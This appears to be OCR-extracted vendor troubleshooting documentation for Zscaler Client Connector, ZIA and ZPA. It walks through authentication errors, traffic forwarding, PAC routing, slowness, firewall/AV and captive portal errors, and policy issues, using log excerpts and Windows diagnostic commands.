In this scenario, **Private Access Service Status** displays an **Authentication Error**, with the **Authentication Status** showing **Authentication Required**. A simple reauthentication attempt fails, and even restarting the service does not resolve the issue. Referring to the **Private Access Authentication Troubleshooting Map**, you verify that the **IdP configuration, domain, and user information** are correctly set up. With those checks in place, the next step is to **analyze the ZCC logs** for deeper insights.

To proceed, open the **Zscaler Client Connector tray**, **right-click**, and **export logs**. For this type of issue, focus on the **ZSAAuth logs** and **ZSATunnel logs** around the time of the authentication failure. Have the user attempt authentication again to reproduce the error, note the timestamp, and start reviewing logs from that period. If logs are set to **Debug** or **Info** level, they can be quite verbose, so begin by filtering for **error logs** using tools like **Notepad++ or grep**. If you come across a **status code**, enter it into the **Help Portal** for further details.

In this case, the logs reveal the error **BRK_MT_AUTH_SAML_FINGER_PRINT_FAIL**, which indicates that the **hardware fingerprint of the user's device may have changed**. The recommended steps are to **log out and log back in**, possibly requiring the **logout password** to validate the **new device fingerprint**. If the issue persists, having already gathered the **ZCC log bundle**, the next step is to **open a support case with Zscaler** for further investigation.


Problem	Private Access Service Status is **Authentication Error** and Authentication Status is **Authentication Required**. If users try re-authenticating with their credentials, authentication fails and a service restart does not resolve the issue

	 zscaler Private Access Internet Security RETRY AUTHENTICATE Connectivity Username [redacted] Service Status: Authentication Error, Off-Trusted Network Authentication Status: Authentication Required
Localize the Problem	We have followed the Private Access authentication troubleshooting workflow and the IdP configuration is correct and the domain and user information are correct as well. We'll need to review the ZCC logs to see if we can find a problem.
Isolate the Problem	Export the ZCC logs and search the relevant files such as ZSAAuth_* and ZSATunnel_* around the time of the error. Start searching for ERR logs first. Search the Help portal (https://help.zscaler.com/zpa/about-zpa-session-status-codes) for any status codes that you find interesting at the time of the event.
Diagnose the Problem	In this case, we find the following ERR log entry with a status code at the time of the error: `ERR zpn_client_authenticate error: BRK_MT_ AUTH_SAML_FINGER_PRINT_FAIL` The Help portal tells us this might mean the hardware fingerprint of the user's device has changed. Request the user to log out of the Zscaler Client Connector, providing them with a one-time logout password if needed, and log in again to validate the new device fingerprint. If this doesn't resolve the issue, open a Support case with the ZCC log bundle.

Traffic Forwarding

In this section we'll explore **common issues related to Traffic Forwarding**, how to **approach and troubleshoot them**, and which **tools and best practices** you can apply. The goal is to not only resolve the specific scenarios we'll walk through but also to equip you with a structured approach for handling **any Traffic Forwarding-related issues** that may arise.

Using the **Traffic Forwarding troubleshooting map**, the first step is to determine whether the device is **connected to the Zscaler Service Edge**. If not, start by checking **basic connectivity** before diving deeper. For **Zscaler Client Connector (ZCC)** and **Traffic Forwarding to Zscaler**, different **forwarding modes** may be in use:


Check UDP 443 is allowed in the network for DTLS
Allowed
DTLS
Correct proxy return statement for app profile also check the if there is a reachability to service edge.
DTLS/ TLS
TLS
ZIA
Check the connectivity to any.broker.prod.zpath.net
ZPA
Correct proxy return statement for app profile, also check the if there is a reachability to service edge.
Check correct macro for tunnel with local proxy ${ZAPP_LOCAL_PROXY}
ZIA
Tunnel with local proxy
Start
No
Check connectivity and retry.
Connection to Service Edge?
ZIA/ZPA
yes
Tunnel 2.0
Tunnel
Client connector Mode
Client Connector
Tunnel 1.0
enforce proxy
Correct proxy return statement for app profile also check the if there is a reachability to service edge.
Check the PAC URL along with the contents.


- **Enforced Proxy Mode** – Verify the **PAC URL** and review the contents of the **PAC file** to ensure the configuration is correct.
- **Tunnel with Local Proxy Mode** – Confirm that the correct **Z_LOCAL_PROXY** macro is being used and that the **proxy return statement** in the app profile is accurate. Also, check **reachability to the Service Edge** listed in the return statement.
- **Tunnel Mode (1.0 and 2.0)** – For **Tunnel 1.0**, check the **proxy return statement** in the **app profile** to ensure there is **connectivity to the Service Edge**. For **Tunnel 2.0 and**

ZPA, verify that the device can reach **any.broker.prod.zpath.net**, as failure to connect here prevents access to any resources.

- **ZIA (TLS & DTLS)** – For **TLS**, confirm that the **proxy return statement and app profile** allow connectivity to the **Service Edge** listed in the **PAC file**. For **DTLS**, ensure that **UDP 443** is allowed through the **network firewall**, as this is required for secure communication.

By following this structured troubleshooting approach, you can **systematically isolate Traffic Forwarding issues**, ensuring smooth connectivity to Zscaler services.

ZIA Traffic Forwarding: Website Fails to Load

<table>
<tr><td colspan="2">Let’s dive into a common <b>Traffic Forwarding</b> scenario: <b>The user is connected to the Zscaler Service but is unable to access a website.</b> The first step in troubleshooting is to determine <b>what kind of error message</b> the user is seeing. Understanding whether it’s a <b>Zscaler block page, a connection timeout, or a browser error</b> can help pinpoint the issue and guide the next steps in diagnosis.</td></tr>
<tr><td><b>Problem</b></td><td>User is connected to Zscaler Service, but the website is unreachable through Zscaler.

Google
504 That’s an error.
The server encountered a temporary error and could not complete your request. Please try again in 30 seconds.
That’s all we know.</td></tr>
<tr><td><b>Localize the Problem</b></td><td>We need to inspect the error to see what is the nature of the problem. For example, when the user is connected to the Zscaler service and accesses a website it might show a gateway timeout or a DNS error.</td></tr>
<tr><td colspan="2">Understanding <b>HTTP response codes</b> can help identify whether an issue is on the <b>server-side, client-side, or somewhere in between.</b> If a user is connected to the <b>Zscaler Service</b> but encounters an error like a <b>gateway timeout (504) or a DNS error</b> when trying to access a website, the best approach is to <b>systematically isolate</b> the problem. The first step is to determine whether the issue exists <b>only when traffic is routed through Zscaler.</b> Try accessing the website <b>without Zscaler</b>—this could mean disabling internet access on the user’s machine and testing from another device that is not using <b>Zscaler Client Connector</b></td></tr>
</table>

(ZCC). If the website is accessible outside of Zscaler, the next step is to check **Web Insights Logs** for valuable insights.


Within the **Web Insights Logs**, adding the **Response Code** column is particularly useful. This response code comes from the **destination server** and can help diagnose the issue. For example, a **504 gateway timeout** indicates that **Zscaler attempted to communicate with the destination server but received no response.** At this point, expanding the investigation by testing with other users is beneficial. If some users experience the issue while others do not, it could indicate **a problem with a specific service edge.** You can also test by **manually connecting to a secondary data center** through the **PAC file configuration in ZCC** and observing whether the issue persists. If a **particular data center consistently fails to access the website while others work fine**, this could indicate a **web server denylist issue**—meaning the **destination website has blocked Zscaler's IP addresses.** In such cases, reaching out to the **third-party service provider or the website administrator** to request the removal of Zscaler's IP from the denylist is the best course of action. The more users who submit requests, the higher the chance of resolution.

Isolate the Problem

Let's perform some troubleshooting steps to isolate the issue:

Step 1: Is the website accessible without Zscaler: Perform the connection over a machine without ZCC and check if that loads.

Step 2: Check Web Insights logs: If the website is accessible without ZCC, Then we need to review the Web Insights to understand if the Service edge was able to connect to the website by looking at the Response Code.



129	wsgcv.proviasnac.gob.pe/?http://...	GET	504 - Gatew...
130	wsgcv.proviasnac.gob.pe/sgcv_e...	GET	504 - Gatew...

Step 3: Validate that other users can reach the website: This will tell us if the issue is isolated to specific service edges in the datacenter.

Step 4: Try Secondary Zscaler Datacenter: Try accessing the website through your secondary Zscaler datacenter by editing the app profile PAC file in ZCC.

In the meantime, you can **reroute traffic away from the affected node or data center** by modifying the **PAC file configuration** to direct traffic through an alternate service edge.

Diagnose the Problem

If DNS appears to be correct and the web server appears to be available via direct access, we can test different Zscaler nodes or DCs. If only a few Public Service Edges fail or a specific DC fails, this is likely a case of web server blacklisting. If a third-party paid service has blacklisted Zscaler IP addresses, it will be most effective to contact the third party directly

Workaround: Route traffic away from the impacted Zscaler node or DC

ZIA Traffic Forwarding: Routing to an Incorrect Public Service Edge

Problem	Users connect to an unexpected Zscaler DC rather than the nearest DC. For instance: **"Why do I get sent to LAX1 when I'm in Atlanta?"**
Localize the Problem	We need to investigate a few things to localize the problem: 1. First, we need the PAC file. The PAC file URL is logged in the ZSATunnel logs so export the ZCC logs and look for a line like: a. a. DBG App profile pac type: 1, path: http://pac.zscalertwo.net/sjDFkosfS/PACFileName b. b. You can find the PAC file contents in the log by searching for FindProxyForURL or you can download the PAC file directly 2. Review the `return` statement in the PAC file to see which Service edge you are connecting to 3. Determine your public IP address 4. Determine if you use a subcloud under Administration > Subcloud
Isolate the Problem	**Step 1:** In the Admin UI, verify your PAC doesn't have a service IP hardcoded **Step 2:** Verify your IP address locations are correct on the MaxMind site on https://www.maxmind.com/en/geoip2-precision-demo?ip address= **Step 3:** Inspect the `return` statement for any typos **Step 4:** Review your sub-cloud configuration to ensure that it has the nearest public service edge **Step 5:** Review the trust portal for any issues impacting your nearest DC for your cloud on https://trust.zscaler.com
Diagnose the Problem	**Step 1:** Verify your PAC doesn't have a service IP hardcoded If it does, use `${GATEWAY}` instead **Step 2:** Verifying DNS server IP and your IP coordinates If your DNS server's IP address is in a different region than you and your PAC file uses gateway. <cloudname>, you should use `${GATEWAY}` instead. Also verify that the IP address coordinates are correct. If they are not, contact MaxMind to have them corrected. **Step 3a:** Inspect the PAC URL in your Mobile Admin UI config for any typos. If there is a typo in the PAC file name (PAC path), ZCC will download the cloud default PAC file and make a connection accordingly. **Step 3b:** PAC Return Statement: Ensure the return statement is correct and free of typos, if we have a port typo in return statement for a service edge, in case of ZCC it will make a

connection to the 443 port.


Step 4: Review your sub-cloud configuration to ensure that it has the nearest public service edge
GeoIP resolution only happens within the target subcloud. A "subcloud" is a collection of ZIA Public Service Edge nodes which are available for GeoIP-based resolution. The standard subcloud, gateway. [cloudname].net / `${GATEWAY}`, is called the "Public Cloud" or "Public Subcloud".
Double-check that the geographically correct ZIA Public Service Edge is within the subcloud that is being used.

Step 5: Review the trust portal
Make sure there are no ongoing issues with your primary DC

ZIA Traffic Forwarding: Slowness Accessing Websites

Problem	User is connected to the Zscaler Service, but the website is loading slowly through Zscaler
Localize the Problem	There are many aspects that could be contributing to a performance issue. Following a logical process of isolating the issue is an effective way to find the root cause. Pick one user and one website to run tests with.
Isolate the Problem	1. Identify the number of users who are affected. 2. Identify if multiple websites are loading slowly. 3. Does the website work fine without Zscaler or with any other Service edge? 4. Review the web-insights to see the Proxy Latency.
Diagnose the Problem	**Step 1: Check Zscaler DC Health: (In case of overall slowness)** Are all users affected going to the same Zscaler data center? You can check the Zscaler DCs health status on Cloud Trust (Cloud Status). **Step 2: Check the Path or Switchover to Secondary DC:** A. Check the latency between your ISP and the Zscaler DC by doing a forward MTR using the Z-analyzer (ZMTR) traceroute to Zscaler node. You can get the Zscaler node IP from ip.zscaler.com. B. You can use the speedtest.zscaler.com tool to test throughput and collect the reverse MTR from Zscaler toward the client's egress C. You can use http://127.0.0.1:9000/ztest?g=username@domain.com to collect the following data toward the service edge: DNS/UDP Reachability, Traceroute, Throttling, Fragmentation, File download Direct/ZCC, Upload/Download bandwidth with/without Zscaler D. If the path looks clean i.e. there is no packet loss or latency up to Zscaler, you can also try switching to secondary DC and observe if the slowness persists **Step 3: Packet Captures, Re-transmissions & IP Fragmentation:** Take a PCAP on Client. Validate if there are frequent retransmissions noticed in the packet capture. Check MTU or MSS on the Tunnel Interfaces for fragmentation. In case of ZCC Tunnel 2.0 test by moving the user to TLS or reduce MTU size to 1360 and see if fragmentation still occurs **Step 4: Contact Zscaler Support:** In case you need additional support, please raise a support ticket with Zscaler and share all the information gathered in the steps before.


ZPA Traffic Forwarding: Application Not Reachable

Problem	Unable to reach Private Access application. ZPA Diagnostic logs shows the error **"AC: Cannot open connection to server"**  START TIME Jan 17th, 10:33:39.640 IST END TIME Jan 17th, 10:33:39.644 IST STATUS CODE AC: Cannot open connection t... INTERNAL STATUS CODE AST_MT_SETUP_ERR_OPEN_S... STATUS Closed Connection DURATION 4ms
Localize the Problem	The ZPA diagnostics logs are very helpful in troubleshooting issues. We can see the Internal Status Code associated with this issue. The Help portal lists the ZPA status code and their descriptions.
Isolate the Problem	The Help page About ZPA Session Status Codes tells us that the Internal Status Code means "The App Connector encountered an error when setting up a data connection to the server." We need to troubleshoot connectivity between the App Connector and the application. To do that, we can use the built-in diagnostics tools in the ZPA Admin UI.
Diagnose the Problem	To read more about how to set up diagnostic sessions, read the About Support Information page on the Help Portal. **Step 1:** Perform DNSLOOKUP of the destination server from App Connector after visiting Diagnostic -> Support Information **Step 2:** Perform ICMP Ping the destination server From app Connector after visiting Diagnostic -> Support Information. **Step 3:** Perform TCP Ping the destination server From app Connector after visiting Diagnostic -> Support Information. **Step 4:** Perform PCAP from app Connector after visiting Diagnostic -> Support Information

ZCC Traffic Forwarding: FW/AV Error

Problem

Zscaler Client Connector status shows **"Endpoint FW/AV Error"**.




Connectivity

Username [redacted]

Status Endpoint FW/AV Error
Off-Trusted Network

Localize the Problem

In some cases, the **Knowledge Base (KB)** provides more **technical troubleshooting details** than the **Help Portal**. Searching the KB for this error reveals that it indicates **local firewall or antivirus software blocking Zscaler Client Connector (ZCC) traffic**. Zscaler sends **probes on the default NIC** to **IP address 100.64.0.6** to verify connectivity. If ZCC does not receive a response, it triggers the **"Endpoint FW/AV Error."** The KB also specifies that **ZCC processes must be whitelisted** on the local machine to resolve the issue.



```
PS C:\WINDOWS\system32> netsh advfirewall firewall show rule name = "Zscaler App Rule"

Rule Name:                            Zscaler App Rule
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:                             ZSATunnel Rule Group
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             Any
Edge traversal:                       No
Action:                               Allow
Ok.

PS C:\WINDOWS\system32>
```

Isolate the Problem

Make sure the the health check traffic is routed to the default route and not some other interface:
To achieve this, have a specific route for 100.64.0.6 traffic to the physical interface.

- A command like **"Find-NetRoute -RemoteIPAddress 100.64.0.6"** should be used to check which interface will be used for the ZCC health check traffic. Make sure that it is Wi-Fi or Ethernet and not any other adapter.
- **Note:** Use PowerShell to run this command and check for "InterfaceAlias" field


When Windows Firewall is blocking the connection:

- By default, Zscaler Client Connector adds a rule for ZSATunnel.exe allowing all ports and protocols for Domain, Private, and Public Network

	respectively. This can be verified by executing the command **"netsh advfirewall firewall show rule name = "Zscaler App Rule"** **FW/AV error due to Anti-Virus solution:** ● Zscaler does have whitelisting agreements for ZCC with some endpoint security vendors like Trend Micro and Kaspersky however for you might need to perform whitelisting in some other endpoint security products to make sure ZCC functions without issues. Please find more details regarding whitelisting in our Help Portal
Diagnose the Problem	**Make sure the the health check traffic is routed to the default route and not some other interface:** - Add route to default interface c:I> route -p add destination_network MASK subnet_mask gateway_ip metric_cost **When Windows Firewall is blocking the connection:** Make sure that processes given on the page https://help.zscaler.com/client-connector/zscaler-client-connector-processes-allowlist are bypassed. **FW/AV error due to Anti-Virus solution:** The processes shared on https://help.zscaler.com/client-connector/zscaler-client-connector-processes-allowlist should be allowed at the end point security application.

Problem

Zscaler Client Connector shows **“Captive Portal Detected Error”**



Localize the Problem

Captive portal feature is a software implementation that blocks clients from accessing the network unless user verification is completed. A very common example is accessing the internet at an airport, coffee house, or hotel where necessary user input is needed before granting access to the internet.

If we search the Knowledge Base for this error, we'll learn that Zscaler Client Connector detects captive portal in two ways:

A. ZCC reaches out to the internet for the resource (http://gateway.<cloudname>.net/generate_204) and expects a HTTP response code of 204. If it gets a response code of anything else apart from 204 it will error out with captive portal error.

B. ZCC downloads the default PAC file (http://pac.<cloudname>.net/<cloudname>.net/proxy.pac) and If the download fails then the captive portal is detected.


Isolate the Problem

Review the ZCC logs:

- We need to review Captive portal logs that are stored in ZSA Tunnel log file, so export ZCC logs

- Search for keyword "ZCPM" (Zscaler Captive Portal Manager) in ZSATunnel logs

- As we see below, the response of the probes sent by ZCC is HTTP 302 instead of HTTP 204 therefore captive portal is detected:




```
2021-08-10 20:03:50.482955(-0400)[10900:5952] DBG ZCPM detectCaptive: Connecting to url: http://
2021-08-10 20:03:51.632275(-0400)[10900:5952] DBG ZCPM detectCaptive: Response Status 302 Length
```

Diagnose the Problem

- Restart ZCC see if the issue goes away
- Check where the user is located. Generally users aren't aware of the captive portal. If they are using a public Wi-Fi most likely they are in a captive portal environment, but they are not aware yet.
- Ensure that Gateway URL (http://gateway.<cloudname>.net/generate_204)) & PAC URL (http://pac.<cloudname>.net/<cloudname>.net/proxy.pac are reachable from the user's machine with the proper HTTP response code.

Policy Settings & Assignments

This guide walks through **Policy Settings and Assignment issues**, helping you **localize, isolate, and diagnose problems** using **Zscaler best practices** and **troubleshooting methodology**.



To begin, we verify **connectivity to the Public Service Edge** (Zscaler Cloud). For **ZIA (Zscaler Internet Access)**, this can be done via **Zscaler Client Connector (ZCC) status** or by checking **ip.zscaler.com**. For **ZPA (Zscaler Private Access)**, ZCC status confirms connectivity for both **ZCC and browser-based access**. If connected, we move forward with **policy troubleshooting**.

For **ZCC**, reviewing the **posture profile** is essential, followed by checking **client forwarding and access policies** to determine if application access is allowed or blocked. Ultimately, all troubleshooting paths lead to a critical step: analyzing **Web Insight Logs and Diagnostic Logs**.

For **ZIA policy troubleshooting**, traffic is evaluated against **Cloud App policies** first, which determine whether access is **allowed or blocked**. If **URL cascading is enabled**, traffic then follows **URL filtering policies**, where the same **allow/block rules** apply.

Regardless of the policy type, **effective troubleshooting relies on Web Insight Logs**, comparing **policy criteria** against observed behavior. Now, let’s dive into specific examples.

URL Control Policy Not Working

Problem	We have configured a URL Filtering policy to allow a website, however, while accessing that URL is blocked
Localize the Problem	The best place to start investigating an issue like this is the Web Insights logs in the Admin UI. These logs have a wealth of information to troubleshoot this issue. Start by selecting a URL filter that matches the URL in question to help narrow down the logs.
Isolate the Problem	Find the matching traffic and make a note of: ● Username ● Location ● URL Category ● Block Policy Name ● Block Policy Type
Diagnose the Problem	● The Block Policy Type tells us if it is a URL Filtering Policy or a Cloud App Control Policy so we should navigate to the corresponding configuration in the Admin UI ● The Block Policy Name tells us which Policy is blocking the traffic. Now we need to inspect this policy and see which criteria it is matching ● We made note of the User, Location, and URL Category previously so we can review the policy's configuration to see what is matching this rule. These are the most common causes but you may need to review and compare the other criteria in the policy as well ● Once you identify the criteria that matches, you can make the necessary configuration changes to allow the traffic as desired


Cloud App Control

Problem	We have configured a Cloud App Control policy to restrict personal gmail use but it is not working
Localize the Problem	Reading about tenant profiles on the Help portal, we learn that Zscaler's tenancy restriction feature allows you to restrict access either to personal accounts, business accounts, or both for certain cloud applications. The feature consists of two parts, creating tenant profiles and associate the profiles with the Cloud App Control policy rules. First we'll review the tenant profile config. If we don't find a problem there, we can inspect the Cloud App Control policy further.
Isolate the Problem	First, we verify the tenant profile ● Take note of the profile name since we'll need to make sure this is the one applied to the Cloud App policy ● Make sure you've added the correct domain(s) ● Verify that "Allow Consumer Access" is set to **No** After you verify these items, you can review the Cloud App Policy ● Review the Web Insight logs to see the User, Location, etc for the traffic in question ● Compare this criteria to the Cloud App Control Policy's criteria ● Verify the correct Tenant Profile is selected ● Ensure the actions are set to Allow
Diagnose the Problem	If after you've checked the Tenant Profile and Cloud App Control Policy and are unable to find an issue, you can also check the Web Insights log to verify that the traffic is SSL Inspected as it must be inspected for tenancy restrictions to work correctly


SSL Inspection Policy

Problem	We want traffic to be SSL Inspected but it is not working as expected
Localize the Problem	First we can verify that the traffic is not being SSL inspected 1. Review the Web Insights to confirm if SSL inspection is happening or not by adding the SSL Inspection column 2. You can also check the certificate in the user's browser to see if it's a Zscaler certificate Once we've confirmed, we can use the Web Insights details to move forward in our investigation.
Isolate the Problem	Web Insights items to check: ● SSL Policy Reason - this can tell why something was not inspected ● Compare criteria such as URL category, user, location, etc against the Inspection rule criteria ● Client and Server TLS version to ensure they meet the minimum version configured in the rule ● Client and Server Connection Ciphers are supported according to the Help portal page Supported Cipher Suites in SSL Inspection You can also verify that a rule above this rule does not also match the traffic and is configured to not inspect
Diagnose the Problem	Take the appropriate action depending on what you found in the isolation phase of your investigation

SE: Policy Not Configured

Problem	Users are unable to access ZPA application with error **“SE: Policy is not configured for access”**  START TIME Jul 15th, 00:09:31.897 IST END TIME Jul 15th, 00:09:31.897 IST STATUS CODE SE: Policy is not configured for access INTERNAL STATUS CODE BRK_MT_SETUP_FAIL_NO_POLICY_FOUND STATUS Closed Connection
Localize the Problem	We can review this status code in the Help portal to understand what it means: The ZPA service blocked the application request because a policy isn't configured for the requested application. The application request is also blocked when an App Segment or App Group Segment is disabled.
Isolate the Problem	To understand why a policy might not be configured, we can review the following information in the Diagnostic logs: ● Username ● SAML and SCIM attributes ● Posture profile ● Trusted network criteria ● Client type Additionally we can review the App Segment or App Group Segment status
